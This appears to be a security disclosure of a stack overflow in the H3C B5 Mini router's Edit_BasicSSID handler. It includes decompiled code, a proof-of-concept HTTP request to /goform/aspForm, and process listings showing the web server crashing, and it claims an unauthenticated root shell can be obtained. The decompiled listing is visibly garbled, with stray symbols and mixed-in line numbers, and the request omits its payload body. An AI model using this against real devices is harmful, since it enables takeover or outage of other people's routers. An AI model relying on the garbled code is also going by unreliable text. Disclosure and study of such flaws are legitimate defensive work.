

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d_202007/1311628_30005_0.htm

Product Information

H3C B5 Mini B5MiniV100R005 router, the latest version of simulation overview:



Vulnerability details

The H3C B5 Mini B5MiniV100R005 router was found to have a stack overflow vulnerability in the Edit_BasicSSID function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
| ΔΙΙΙ | 1 | ΣΡΤΖΟΙΙ] | ΤΖΟΙΙ]
     int v30; // [sp+2Ch] [+2Ch]
     char v31[64]; // [sp+30h] [+30h] BYREF
32
     int v32[4]; // [sp+70h] [+70h] BYREF
33
     int v33[95]; // [sp+80h] [+80h] BYREF
34
35
36
     memset(v31, 0, sizeof(v31));
37
     memset(v32, 0, sizeof(v32)):
38
     v30 = websgetvar(a1, "param", &dword_49C124);
39
     1†
         ( v30 )
40
       memset (v33, 0, 376):
41
42
       sscanf(v30, "%[^;]", v31);
43
       v15 = atoi(v31);
44
       v18 = v30 + strlen(v31) + 1;
       sscanf(v18, "%[^;]", v32);
45
46
        v19 = v18 + strlen(v32) + 1;
47
       sscanf(v19, "%[^;]", v31);
48
                 + strlen(V31) +
```

In the Edit_BasicSSID function, V30 (the value param) we entered is formatted using the sscanf function and in the form of %[^;]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of V31, it will cause a stack overflow.

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by gemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router password mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
2812 S /bin/webs &
                556 S pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
4244 root
```


The picture above shows the process information before we send poc.

```
1656 root 448 S dnsmasq -r /etc/resolv.conf -n -c 500
1670 root 556 S /bin/dhcpd -d -q br0
1837 root 164 S pathsel -i wlan-msh -P -d
2355 root 2904 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
2361 root 464 S /var/tmp/uu/uuplugin /var/tmp/uu/uu.conf
6712 root 572 S telnetd
24244 root 556 S pppd file /etc/ppp/options385875970 WAN1 385875970 3 WAN1 enable
26594 root 1044 S -mwcli
26654 root 1044 S -mwcli
26654 root 800 S /bin/sh
26843 root 600 S sleep 60
27010 root 2168 S /bin/webs &
27016 root 724 R ps
```

In the picture above, we can see that the PID has changed since we sent the POC.

级别	信息来源	信息内容
error	系统	webs进程已重启。

The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.